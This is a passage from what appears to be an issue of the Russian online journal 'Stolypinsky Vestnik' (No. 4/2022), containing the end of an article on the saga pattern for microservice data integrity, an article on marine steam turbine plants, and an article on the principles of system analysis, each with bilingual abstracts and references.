


Рисунок 4. Пример хореографии саги с использованием событийной шины

Красными пунктирными линиями выделены стрелки, указывающие на альтернативные события при сбое, при получении которых микросервисы применяют операции компенсации (выделены красным).

На роль событийной шины хорошо подходит брокер сообщений Kafka, так как он обладает всеми необходимыми условиями для канала связи в паттерне саги: асинхронность, персистентность, каждое событие должно быть получено хотя бы один раз [4, с. 3]

Таким образом микросервисы, работающие по паттерну сага, самостоятельно регулируют последовательное выполнение транзакции, не нарушая атомарности. Долговечность достигается персистентностью шины, которая хранит события необходимый промежуток времени (несколько часов или день). Согласованность данных же является ответственностью разработчиков конкретных микросервисов, участников саги.

Однако условие изолированности сага не может реализовать, из-за чего в системе возможны аномалии «грязного чтения». Вспоминая о наличии версионности в канале данных, можно решить и эту проблему. Для этого

достаточно использовать атомарную инструкцию CAS – compare and swap (сравнить и заменить).

Можно рассмотреть данный случай на примере создания нескольких заказов в интернет магазине и их оплаты (рисунок 5).



Рисунок 5. Устранение «грязного чтения» с помощью механизма CAS

Если при каком-то стечении обстоятельств при создании 2 заказа были взяты старые данные о счете, может возникнуть проблема отображения старого состояния счета клиента. В этом случае платформа с алгоритмом синхронизации CAS сравнит предыдущую версию суммы на счете в канале данных с настоящей и при расхождении заменит грязные данные чистой версией [5, с. 2].

Заключение

Проводя небольшую ретроспективу изложенному материалу, можно выделить ряд основных преимуществ применения паттерна сага.

1. Горизонтальная масштабируемость системы больше не несет за собой просадок в производительности.
2. Сравнительно быстрое добавление новых шагов в саги, как следствие слабой связанности между операциями.
3. Поддержка целостности данных без распределенных транзакций и присущих им недостатков.

Но все же у паттерна есть два существенных недостатка, на которые необходимо обратить внимание, прежде чем применять этот подход на практике.

1. Отладка процесса саги очень проблематична. Анализировать процесс затруднительно, так как у системы нет способа получить доступ к централизованной схеме глобальной транзакции.
2. Введение паттерна может оказаться сложным, если происходит переход с монолитной архитектуры. Если микросервисная архитектура строится с нуля, то сага – хороший выбор.

Использованные источники:

1. Bernstein P. A., Principles of Transaction Processing (The Morgan Kaufmann Series in Data Management Systems) (2nd ed.) / P. A. Bernstein, E. Newcomer // Morgan Kaufmann – 2009 – 400 p.
2. Bailis P., Coordination Avoidance in Database Systems / P. Bailis, A. Fekete, M. J. Franklin, A. Ghodsi, J. M. Hellerstein, I. Stoica, // Proc. VLDB Endow. 8(3) – Nov. 2014 – P. 185–196.
3. Ричардсон К., Микросервисы. Паттерны разработки и рефакторинга / К. Ричардсон // СПб.: Питер – 2019 – 544 с.
4. Sekhar R. R., Microservices, Saga Pattern and Event Sourcing: A Survey / R. R. Sekhar, G. V. Gadad // International Research Journal of Engineering and Technology (IRJET) – 2020 – 4 p.
5. Dechev D., Pirkelbauer P., Stroustrup B., Understanding and Effectively Preventing the ABA Problem in Descriptor-Based Lock-Free Designs // ISORC '10: Proceedings of the 2010 13th IEEE International Symposium on Object/Component/Service-Oriented Real-Time Distributed Computing – 2010 – P. 185–192

Used sources:

1. Bernstein P. A., Principles of Transaction Processing (The Morgan Kaufmann Series in Data Management Systems) (2nd ed.) / P. A. Bernstein, E. Newcomer // Morgan Kaufmann - 2009 - 400 p.

2. Bailis P., Coordination Avoidance in Database Systems / P. Bailis, A. Fekete, M. J. Franklin, A. Ghodsi, J. M. Hellerstein, I. Stoica, // Proc. VLDB Endow. 8(3) - Nov. 2014 - P. 185-196.
3. Richardson K., Microservices. Patterns of development and refactoring / K. Richardson // St. Petersburg: Peter - 2019 - 544 p.
4. Sekhar R. R., Microservices, Saga Pattern and Event Sourcing: A Survey / R. R. Sekhar, G. V. Gadad // International Research Journal of Engineering and Technology (IRJET) - 2020 - 4 p.
5. Dechev D., Pirkelbauer P., Stroustrup B., Understanding and Effectively Preventing the ABA Problem in Descriptor-Based Lock-Free Designs // ISORC '10: Proceedings of the 2010 13th IEEE International Symposium on Object/Component/Service- Oriented Real-Time Distributed Computing - 2010 - P. 185–192

© Кучеренко Н. Ю., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Кучеренко Н. Ю. ПРОБЛЕМА ЦЕЛОСТНОСТИ ДАННЫХ В МИКРОСЕРВИСНОЙ АРХИТЕКТУРЕ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 62

**ПАРОТУРБИННЫЕ УСТАНОВКИ: СОВРЕМЕННОЕ ПРИМЕНЕНИЕ
НА СУДАХ. СУДОВЫЕ ЭНЕРГЕТИЧЕСКИЕ УСТАНОВКИ Ф.И.О
РАБОТАЮЩЕГО НАД СТАТЬЕЙ**

STEAM TURBINE INSTALLATIONS: MODERN USE ON SHIPS. SHIP
POWER PLANTS FULL NAME OF THE PERSON WORKING ON THE
ARTICLE

Ширяева Екатерина Викторовна, бакалавр, Северный (Арктический)
федеральный университет имени М. В. Ломоносова (САФУ), г.Архангельск

Shiryaeva Ekaterina Viktorovna, Bachelor, Northern (Arctic) Federal University
named after M. V. Lomonosov (SAFU), Arkhangelsk

Аннотация: Турбинная установка является довольно значимой в вопросе тепловой энергетики и генерации электроэнергии. Данное направление в энергетике сейчас является одним из перспективнейших. Основные производители энергетических турбин в России наметили рост производства турбинных установок высокой мощности; создание многочисленных проектов модернизации, в том числе, и производства инновационных газовых и паровых турбин. Рассмотрим же особенности турбинных установок подробнее.

Abstract: The turbine plant is quite significant in the issue of thermal energy and electricity generation. This direction in the energy sector is now one of the most promising. The main producers of energy turbines in Russia have seen an increase in the production of high-power turbine installations; the creation of numerous modernization projects, including the production of innovative gas and steam turbines. Let's consider the features of turbine installations in more detail.

Ключевые слова: паротурбинные установки, тепловая энергетика, генерация электроэнергии, инновационные газовые и паровые турбины.

Keywords: steam turbine installations, thermal energy, electricity generation, innovative gas and steam turbines.

Так, турбинные установки стоят на одном ряду с ветренными и дизель-генераторными установками, предназначенными для получения электрической энергии посредством преобразования потенциальной энергии в кинетическую. Так турбинные установки широко применяются для центробежных компрессоров и воздуходувок, питательных, топливных и масляных насосов и в особенности для привода электрогенераторов. Все эти механизмы могут работать с паровой турбиной или газотурбинным двигателем.

Отсюда выделим классификацию турбинных установок, зависимую от подводимого рабочего тела [2]:

- Газовая турбинная установка (Газотурбинная установка). Такие установки нынешнее время активно применяются в малой энергетике, а также в авиационном, железнодорожном, морском и автомобильном транспорте.
- Паровая турбинная установка (Паротурбинная установка). Такие установки используются на тепловых и атомных электростанциях для привода электрического генератора, в гидроэнергетике, а также на быстроходных кораблях.

Все эти виды турбинных установок имеют схожую конструкцию. Состоят они из самой турбины, специальной конденсационной установки, а также трубопроводов. Принцип работы этих установок основывается на реализации прямого термодинамического цикла превращения теплоты, которая получена при сгорании топлива, в работу турбины, и далее в электроэнергию.

Отсюда как раз таки паротурбинные установки, имея вполне простой принцип работу, несложную конструкцию и высокую топливную экономичность в сравнении с газотурбинной установкой (вода используется в качестве рабочего тела). Отсюда паротурбинные установки также имеют и большую область применения. В особенности можно отметить их применение на различных морских судах в качестве составной части судовой энергетической установки — комплекса машин, механизмов, теплообменных аппаратов, источников энергии, устройств и трубопроводов — предназначенных для обеспечения движения судна, а также снабжения энергией различных его механизмов [1, с. 5]. Именно паровая энергетическая установка, на равне с газовыми и мощными дизельными установками, является наиболее распространённой и используется на большинстве кораблей в качестве основного механизма для движения судна, а именно на крупных боевых кораблях, а также на быстроходных и больших контейнеровозах. Рассмотрим же подробнее судовую паротурбинную установку.

Так, в состав турбинной установки входят [1, с. 17-18]:

- ГТЗА (главный турбозубчатый агрегат), состоящая из главной и вспомогательной паровой турбины, главного конденсатора и главной зубчатой передачи, обеспечивающих движение всего судна;
- установки, обеспечивающие турбину паром (ядерные паропроизводящие установки, паровые котлы);
- главные и вспомогательные конденсаторы, куда стекает конденсат, образовавшийся в результате конденсации пара в ГТЗА;

- турбогенераторы, образующие электроэнергию от вращения паровой турбины и обеспечивающей ей все судно.

Работа всех этих частей выглядит следующим образом. Изначально топливо для парового котла высасывается топливным насосом из расходной цистерны; в ядерных установках топливо размещается внутри. В этих установках происходит преобразование химической энергии топлива в потенциальную энергию пара, который затем подается на в основном ГТЗА и к вспомогательному турбоагрегату. Конденсат, который остаётся после работы пара в ГТЗА через конденсатные насосы перекачиваются обратно в паровой котёл.

С точки зрения физики потенциальная энергия пара преобразуется в механическую энергию вращения ротора паровой турбины следующими этапами:

1. потенциальная тепловая энергия пара преобразуется в кинетическую энергию потока пара;
2. кинетическая энергия потока преобразуется в механическую энергию вращения ротора турбины.

На саму турбину пар действует следующим образом. Выходящий разогретый пар под высоким давлением попадает в каналы рабочих лопаток, расположенных на ободе турбинного диска, насаженного на вал турбины, отклоняется от них, изменяя свое направление. За счет этого пар воздействует тангенциальной силой на ротор. В результате создается вращающий момент который вызывает вращение ротора турбины.

Для изменения направления вращения гребного винта и обеспечения возможности переднего и заднего хода корабля на одном валу устанавливают турбины и переднего, и заднего хода. [1, с. 18]

Зачастую все эти установки располагаются на самом нижнем уровне корабля (днищевой секции корпуса судна) в машинном отделении. Сам монтаж на них происходит в несколько этапов [2][3]:

1. Подготовка фундамента для паротурбинной установки. Сначала подготавливается и устанавливается качественный и надежный фундамент, после чего, на нем производят выверку размеров нижней половины цилиндра;

2. Монтаж всех комплектующих частей паротурбинной установки. Монтируется ротор под каркасами фундамента корпуса и цилиндра переднего подшипника, на которые опирается ротор;

3. Центровка составных частей паротурбинной установки. Происходит центровка (выравнивание) диафрагм, то есть изделий, предназначенных для разделения внутренней полости турбины на отдельные ступени давления. Здесь измеряются зазоры в секции потока в концевых уплотнениях. Также центровка самой установки по отношению корпуса судна;

4. Конечные действия. Проводится проверка выравнивания и закрытие цилиндра. Сбор регулировочных узлов и органов распределения пара, установленных на самом цилиндре, после чего корпуса подшипников закрываются. Нанесение на цилиндр слой теплоизоляции и установление покрытия (монтаж обшивки).

Помимо установки основного агрегата необходимо установить различные вспомогательные устройства. Все они технологически-функционально связаны, поэтому такое оборудование необходимо устанавливать на фундамент предварительно построенной каркасной конструкции.

Монтаж турбозубчатый установок является значимым фактором в его дальнейшей работе. Так, например ошибки при центровке составных частей паротурбинной установки. Именно центровка является наиболее значимым. Несостыковки геометрических осей роторов турбины и судового валопровода является расцентровкой [3]:

- излом осей, т.е. непараллельность торцовых поверхностей при совпадении центров полумуфт;

- несовпадение центров полумуфт при параллельности торцовых поверхностей.

Расцентровка зачастую сопровождается повышением вибрации при работе агрегата, которая будет воздействовать на опорные подшипники и муфту, что приводит к повышению шанса более быстрого износа.

Таким образом были рассмотрены основы использования паротурбинных установок на судах и их современное положение в области энергетики. Паротурбинная установка, широко применяемая на АЭТ и ТЭС, на многих кораблях в качестве основного механизма движения судна, а также снабжение его электроэнергией. Использование данных установок обуславливается ее значительными достоинствами.

Литература:

1. Гусаров А.Б. Особенности устройства и эксплуатации вспомогательных механизмов корабельных КТЭУ: Учеб. пособие. - Владивосток: Изд-во ДВГТУ, 2004. – 101 с.
2. Схемы монтажа оборудования турбинной установки [Электронный источник] // ЭЛЕКТРО-2023 — официальный сайт., URL: <https://www.elektro-expo.ru/ru/articles/2016/skhemy-montazha-oborudovaniya-turbinnoj-ustanovki/> (дата обращения 27.07.2022)
3. Новичков, С. В. Ремонт теплоэнергетического оборудования ТЭС: учебное пособие / С. В. Новичков, В. И. Лубков. — Саратов : Ай Пи Ар Медиа, 2019.

Literature:

1. Gusarov A.B. Features of the device and operation of auxiliary mechanisms of shipboard KTEU: Study guide. - Vladivostok: Publishing House of DVSTU, 2004. – 101 p.
2. Installation schemes of turbine installation equipment [Electronic source] // ELECTRO-2023 — official website., URL: <https://www.elektro-expo.ru/ru/articles/2016/skhemy-montazha-oborudovaniya-turbinnoj-ustanovki/>

expo.ru/ru/articles/2016/skhemy-montazha-oborudovaniya-turbinnoj-ustanovki / (accessed 27.07.2022)

3. Novikov, S. V. Repair of thermal power equipment of thermal power plants: textbook / S. V. Novikov, V. I. Lubkov. — Saratov : AI Pi Ar Media, 2019.

© *Ширяева Е.В. Научный сетевой журнал «Столыпинский вестник», номер 4/2022.*

Для цитирования: Ширяева Е.В. ПАРОТУРБИННЫЕ УСТАНОВКИ: СОВРЕМЕННОЕ ПРИМЕНЕНИЕ НА СУДАХ. СУДОВЫЕ ЭНЕРГЕТИЧЕСКИЕ УСТАНОВКИ Ф.И.О РАБОТАЮЩЕГО НАД СТАТЬЕЙ // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004

ОСНОВЫ СИСТЕМНОГО АНАЛИЗА **FUNDAMENTALS OF SYSTEM ANALYSIS**

Карпенко Петр Павлович, научный сотрудник, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Селезнев Андрей Васильевич, научный сотрудник, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Пелогейко Александр Викторович, научный сотрудник, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Чебунина Маргарита Васильевна, научный сотрудник, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Буравцова Дарья Александровна, старший преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Башкинцева Мария Викторовна, научный сотрудник, Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, г. Санкт-Петербург

Karpenko Pyotr Pavlovich, Researcher, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Seleznev Andrey Vasilyevich, Researcher, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Pelogeiko Alexander Viktorovich, Researcher, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Chebunina Margarita Vasilyevna, Researcher, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications. St. Petersburg

Daria A. Buravtsova, Senior Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Bashkirtseva Maria Viktorovna, Researcher, St. Petersburg State University of Telecommunications named after Prof. M.A. Bonch-Bruевич, St. Petersburg

Аннотация: Современный системный анализ - прикладная наука, нацеленная на выяснение причин реальных сложностей, возникших перед «обладателем проблемы», и на выработку вариантов их устранения. Системность не должна казаться неким нововведением, последним достижением науки. Она была и остается всеобщим свойством материи, формой ее существования в пространстве и времени, а значит и неотъемлемым свойством человеческой деятельности, включая мышление. Однако всякая деятельность может быть более или менее системной. Появление проблемы - признак недостаточной системности. Решение проблемы - результат повышения системности.

Abstract: Modern system analysis is an applied science aimed at finding out the causes of the real difficulties that have arisen before the "owner of the problem" and at developing options for their elimination. Consistency should not seem like some kind of innovation, the latest achievement of science. It was and remains a universal property of matter, a form of its existence in space and time, and therefore an integral property of human activity, including thinking. However, any activity can be more or less systematic. The appearance of a problem is a sign of insufficient consistency. The solution to the problem is the result of increased consistency.

Ключевые слова: системный анализ, исследование, процесс, деятельность, системный подход.

Keywords: system analysis, research, process, activity, system approach.

Особенности современного системного анализа вытекают из самой природы сложных систем. Имея целью ликвидацию проблемы или, как минимум, выяснение ее причин, системный анализ привлекает для этого широкий спектр средств, использует возможности различных наук и практических сфер деятельности. Являясь по существу прикладной диалектикой, системный анализ придает большое значение методологическим аспектам любого системного исследования. С другой стороны, прикладная направленность системного анализа приводит к необходимости использовать все средства современных научных исследований-математики, вычислительной техники, моделирования, натурных наблюдений, и экспериментов.

В ходе исследовании реальных систем приходится сталкиваться с самыми разнообразными проблемами. Одному человеку быть профессионалом в каждой из них практически невозможно. Выход видится в том, чтобы берущийся решать сложные проблемы, возникающие в реальных системах, имел образование и опыт, необходимые для идентификации и классификации конкретных проблем, а также для определения того, к каким специалистам следует обратиться при продолжении анализа. Поэтому к специалистам-системщикам предъявляются особые требования: они должны обладать широкой эрудицией, раскованностью и нестандартностью мышления, умением «видеть» проблему, способностью привлекать людей к работе, организовывать коллективную деятельность и самое главное, знать и уметь применять системный подход на практике [1].

К основным предпосылкам практики следует отнести:

- усложнение объектов создания (объективную необходимость перехода

от суммативного к интегративному принципу создания сложных объектов);

- усложнение самого процесса создания таких объектов, при этом задействуется множество различных специалистов, для общения которых, в свою очередь, нужен общий язык понятий и терминов, определенная общность подходов и т. п.

Важнейшими предпосылками науки являются:

- усложнение объектов познания, необходимость более глубокого изучения процессов, протекающих в сложных организационно-технических образованиях (системах), в том числе и естественного происхождения;

- потребность в создании теории, обладающей интегративными тенденциями и вооружающей исследователей соответствующими знаниями в данной области; поскольку в науке, особенно в последнее время, преобладает тенденция к ее дифференциации, исследования становятся более «узкими» и специалисты уже не в состоянии охватить взглядом то, что лежит чуть далее их специализации;

- усложнение самого процесса познания, в результате чего особую важность приобретает проблема разработки единой методологии исследования сложных объектов.

В свете современных представлений системность всегда, осознанно или неосознанно, была методом любой науки. Поэтому быстрее всего была осознана необходимость представления самого человеческого познания в системном виде. Философия, логика, математика-науки, в которых споры по системным проблемам уходят в глубину веков. Однако наибольший интерес представляют те моменты истории, когда системность привлекла внимание ученых как объект исследования для естественных и технических наук.

Первым в явной форме вопрос о научном подходе к управлению сложными системами поставил М. А. Ампер. При классификации всевозможных, в том числе и не существовавших тогда наук («Опыт о философии наук или аналитическое изложение классификации всех

человеческих знаний», часть 1-1834 год, часть 2-1843 год), он выделил специальную науку об управлении государством и назвал ее кибернетикой. При этом он не только обозначил надлежащее место для кибернетики, но и подчеркнул основные ее системные особенности: наличие цели и способы ее достижения, необходимость постоянного выбора, принципы управления [2].

Ампер только еще пришел к выводу о необходимости кибернетики, а польский ученый-философ Б. Трентовский уже читал во Флейбургском университете курс лекций, содержание которого опубликовал на польском языке в 1843 году в книге «Отношение философии к кибернетике как искусству управления народом». Б. Трентовский ставил целью построение научных основ практической деятельности руководителя. В частности, им отмечалось, что «применение искусства управления без сколько-нибудь серьезного изучения соответствующей теории подобно врачеванию без сколько-нибудь глубокого понимания медицинской науки».

Он подчеркивал, что действительно эффективное управление должно учитывать все важнейшие внешние и внутренние факторы, влияющие на объект управления. Главную сложность в управлении он видел в сложности предсказания поведения людей. «Общество, коллектив людей, да и сам человек – это система, единство противоречий, разрешение которых и есть развитие». Поэтому Трентовский считал, что руководитель должен уметь, «...исходя из общего блага, одни противоречия примирять, другие обострять, направляя развитие событий к нужной цели». Смысл его высказываний хорошо иллюстрирует следующая цитата: «Короче говоря, кибернет (кибернет по Трентовскому-руководитель) не проектирует будущее..., он позволяет будущему рождаться своим собственным независимым способом. Он оказывает будущему помощь как опытный квалифицированный политический акушер»[3].

И все же общество середины прошлого века оказалось не готовым воспринять идеи кибернетики. Практика управления еще могла обходиться без

науки управления. Кибернетика родилась слишком рано и была забыта.

Прошло более полувека, и системная проблематика снова появилась в поле зрения науки. На этот раз внимание было сосредоточено на вопросах структуры и организации систем. Так, в 1891 году академиком Е. С. Федоровым было сделано открытие, что может существовать только 230 различных типов кристаллических решеток. Его общий смысл и значение отметил сам Федоров: «Все невообразимое многообразие окружающего нас мира реализуется из ограниченного и небольшого числа исходных форм». Но Федоров пошел дальше. Развивая системные представления, он установил и некоторые закономерности развития систем. Он видел главное средство жизнеспособности и прогресса систем не в их приспособленности, а в способности к приспособлению; не в стройности, а в способности к повышению стройности.

Следующая ступень в изучении системности как самостоятельного предмета связана с именем русского и советского ученого А. А. Богданова (настоящая фамилия Богданова – Малиновский). В 1911 году вышел в свет первый, а в 1925 году-второй том его книги «Всеобщая организационная наука (тектология)». Большая общность тектологии связана с идеей Богданова о том, что все существующие объекты и процессы имеют определенную степень (уровень) организованности. В отличие от конкретных естественных наук, изучающих специфические особенности организации конкретных явлений, тектология должна изучать общие закономерности организации для всех уровней организованности. Все явления рассматриваются как непрерывные процессы организации и дезорганизации. Богданов не дает строгого определения понятия организации, но отмечает, что уровень организации тем выше, чем сильнее свойства целого отличаются от простой суммы свойств его частей. Пожалуй, самой важной особенностью тектологии является то, что основное внимание уделяется закономерностям развития организации, определению соотношений устойчивого и изменчивого, значению обратных

связей, учету собственных целей организации, которые могут как содействовать, так и противоречить целям высшего уровня организации, роли открытых систем. Богданов довел динамические аспекты тектологии до рассмотрения проблем (кризисов), т. е. таких моментов в развитии любой системы, когда неизбежна коренная, «взрывная» перестройка ее структуры. Он подчеркивал важную роль моделирования и математики как потенциальных методов решения задач тектологии.'

По-настоящему явное и массовое усвоение системных понятий, общественное осознание системности мира, общества и человеческой деятельности началось с 1948 года, когда американский математик Н. Винер опубликовал книгу под названием «Кибернетика...».

Параллельно и как бы независимо от кибернетики прокладывается еще один подход к науке о системах-общей теории систем (ОТС). Идея построения теории, применяемой к системам любой природы, была выдвинута австрийским биологом Л. Берталанфи в 1950 году. Один из путей реализации этой идеи Берталанфи видел в том, чтобы отыскать структурное сходство законов, установленных в различных дисциплинах, и, обобщая их, выводить общесистемные закономерности. Пожалуй, самым важным достижением Берталанфи является введение понятия открытой системы. В отличие от винеровского подхода, где изучаются внутрисистемные обратные связи, а функционирование систем рассматривается просто как отклик на внешние воздействия, Берталанфи подчеркивает особое значение обмена системы веществом, энергией и информацией (негэнтропией) с окружающей средой. В открытой системе устанавливается динамическое равновесие, которое может быть направлено в сторону усложнения организации («вопреки» второму закону термодинамики, благодаря вводу негэнтропии извне), и функционирование является не просто откликом на изменение внешних условий, а заключается в сохранении старого или установлении нового подвижного внутреннего равновесия системы. Он считал, что наибольшую

ценность в ОТС представляет не столько ее математическое оформление, сколько разработка целей и задач системных исследований, развитие методологии анализа систем, установление общесистемных закономерностей [4].

В завершенном виде ОТС как наука до конца еще не сложилась и находится в постоянном развитии. Так, например, в конце 70-х годов, т. е. уже в наше время, бельгийским ученым И. Пригожиным в процессе проведения исследований в области термодинамики неравновесных физических систем (Нобелевская премия 1977 г.) были обнаружены некоторые закономерности, относящиеся к системам любой природы. Наряду с переоткрытием уже известных положений (иерархичности уровней организации систем, несводимости друг к другу и выводимости друг из друга закономерностей разных уровней организации, наличия наряду с детерминированными случайных процессов на каждом уровне организации и др.) Пригожин предложил новую, оригинальную теорию системодинамики [4].

Системный подход представляет собой совокупность общих принципов и рекомендаций, определяющих научную и практическую деятельность исследователя при анализе и синтезе сложных объектов.

Принципы системного подхода вытекают из особенностей представления исследуемых объектов как систем. Они не выдуманы кем-то в один прекрасный миг, а являются обобщением многолетнего опыта исследователей в различных сферах деятельности.

Рассмотрим основные принципы системного подхода.

Принцип цели. Этот принцип ориентирует исследователя на первоочередность анализа (синтеза) целей (предназначения) системы, которые достигаются при ее функционировании. Исследователя прежде всего должно интересовать не то, как построена система, а для чего она существует, какая цель стоит перед нею, чем она вызвана и каковы средства ее достижения.

Принцип двойственности (суперсистемности). Исследуемый объект

должен рассматриваться и как система и как подсистема системы более высокого уровня (суперсистемы).

Принцип целостности. Любой объект должен рассматриваться как нечто целое, а не как простой набор элементов.

Принцип сложности. Данный принцип указывает на необходимость исследования объекта как сложной совокупности различных элементов, находящихся в многообразных связях между собой и элементами среды. Иными словами, необходимо учитывать неисчерпаемость его познания и, следовательно, постоянно находить компромисс между сложностью и простотой.

Принцип всесторонности. Требует от исследователя учитывать все решающие (системообразующие) связи в объекте и факторы, влияющие на его функционирование.

Принцип множественности. Ориентирует исследователя на то, что для полного описания объекта необходимо множество моделей, каждая из которых описывает его в каком-либо аспекте или (и) на каком-то уровне представления. Причем заданную точность описания можно обеспечить конечным множеством моделей.

Принцип динамичности. Указывает на то, что объекты необходимо исследовать (проектировать) с учетом динамики их развития (т. е. характеристики являются функциями времени).

Принцип историзма. Обязывает проводить исследование прошлого системы, предпосылок ее появления (создания), что в конечном счете позволяет вскрыть закономерности и выявить тенденции развития системы [4].

Существо системного подхода выражается в двух аспектах: в понимании объекта исследования как системы и самого процесса исследования как системного по своей логике и применяемым средствам,

Первый аспект конкретизирует системный принцип диалектики, который требует рассматривать единое целое как разбивающееся на составные

части и взаимодействующее с другими объектами. При этом рекомендуется пользоваться следующими положениями.

1. Система реализует процесс.
2. Выделение существенных свойств системы зависит от целей исследования.
3. Межэлементные связи являются наиболее важными системообразующими связями, благодаря которым объект приобретает эмерджентные свойства и свойство целостности.
4. Сложная система имеет, как правило, многоуровневую структуру.
5. Система реализует определенные функции, обусловленные с её природой (целью создания), местом в суперсистеме и характером связей со средой.
6. Каждый элемент системы подвергается некоторым количественным и качественным изменениям, т. е. находится в развитии [4].

Процесс исследования системы представляет собой сочетание анализа и синтеза, переходов от конкретного к абстрактному и далее опять к конкретному. В этом положении отражается сущность второго аспекта системного подхода.

В процессе системных исследований создается некоторая модель (промодел) реального объекта, именуемая системой. Она является инструментом (порой единственным) в руках исследователя для описания, понимания и воздействия на объект исследования.

Для достижения целей исследования в рамках системного подхода разработана определенная направленность и последовательность его проведения. Рекомендуется выделять следующие этапы системных исследований.

1. **Четкая формулировка цели исследования объекта.**
2. **Цель** исследования определяет границы выделения системы из внешней среды. Изменение цели приводит к изменению системы. При одной и

той же цели получается тот или иной, в зависимости от индивидуальных особенностей различных исследователей (групп исследователей), вариант системы – модели исследуемого объекта. При изменении целей один и тот же исследователь (группа исследователей) вынужден и обязан строить новую систему.

3. Точное и полное определение назначения (цели функционирования) объекта исследования. Это центральный момент системного исследования, при котором определяют общую (а она вытекает, как правило, из целей суперсистемы) и частные цели, их осуществимость (возможность достижения) и требуемые для этого ресурсы. Каждая подсистема может обладать своими целями, отличными от общих, в том числе и противоречащими. Между частными целями в системе существуют состязательность и взаимосвязь. Цели на верхних уровнях системы формулируются в более общем виде, чем на нижних.

4. Выделение системы и изучение ее структуры. На данном этапе осуществляется определение состава системы, состава среды и характеристик внутренних и внешних связей.

При правильном выделении системы из среды связи между элементами должны быть «сильнее», чем связи со средой.

Процесс выделения элементов системы и установление связей между ними, как отмечалось ранее, принято называть структуризацией. При изучении структуры исследуются связи, типы структур и класс сложности системы в целом.

Глубина структуризации зависит от значимости влияния элементов системы на*ее свойства, степени снятия неопределенности по каждому элементу и его взаимосвязи с другими элементами. В целом этап носит итеративный характер.

5. Последовательное раскрытие механизма функционирования системы. При этом определяется «важность» системы, ее место и отношение

к другим системам. Исследуются внутренняя и внешняя стороны проявления действия системы, набор реализуемых ею функции, характер их изменения на различных этапах жизненного цикла системы и ее подсистем.

6. Рассмотрение системы на всех стадиях ее жизненного цикла.

Реализация данного этапа осуществляется в рамках исторического анализа в генетическом и прогностическом аспектах.

7. Сравнение системы с другими. На этом этапе производится выделение аналогов и прообразов систем на предмет использования ранее полученных результатов и распространения новых данных на другие системы [5].

Таким образом, прослеживаются три компонента системных исследований: структурный, функциональный и исторический анализ, которые проводятся в строгом соответствии с целями исследования, выявленным предназначением системы и с конечной целью ее преобразования (совершенствования, создания и т. п.).

В заключение данного параграфа следует отметить, что основное отличие аналитического подхода от системного состоит в том, что при аналитическом подходе движение осуществляется от частей к целому, а при системном – от-целого к частям и далее от частей к целому.

Рассмотренные общие системные положения не отражают специфики конкретной системы (это скорее всего схема исследования, его методология) и, конечно, не решают всех вопросов ее анализа и синтеза. Поэтому при исследовании необходимо принимать во внимание особенности реальных объектов, процесса их функционирования

Литература:

1. Гиг Дж. Ван. Прикладная общая теория систем. М.: Мир, 1981.
2. Шаракшан А. С. и др. Сложные системы. Учебное пособие для вузов. М.: Высшая школа, 1977.

3. Уемов А. И и др. Системный подход и общая теория систем. М.: Наука, 1987.
4. Уемов А. И. Системы и системные параметры // В кн.: Проблемы формального анализа систем. М.: Высшая школа, 1968.
5. Перегубов Ф. И., Тарасенко Ф. П. Введение в системный анализ. М.: Высшая школа, 1989.

Literature:

1. Gig J. Wang. Applied general theory of systems. M.: Mir, 1981.
2. Sharakshane A. S. et al. Complex systems. Textbook for universities. M.: Higher School, 1977.
3. Uemov A. And etc . System approach and general theory of systems. M.: Nauka, 1987.
4. Uemov A. I. Systems and system parameters // In the book: Problems of formal analysis of systems. M.: Higher School, 1968.
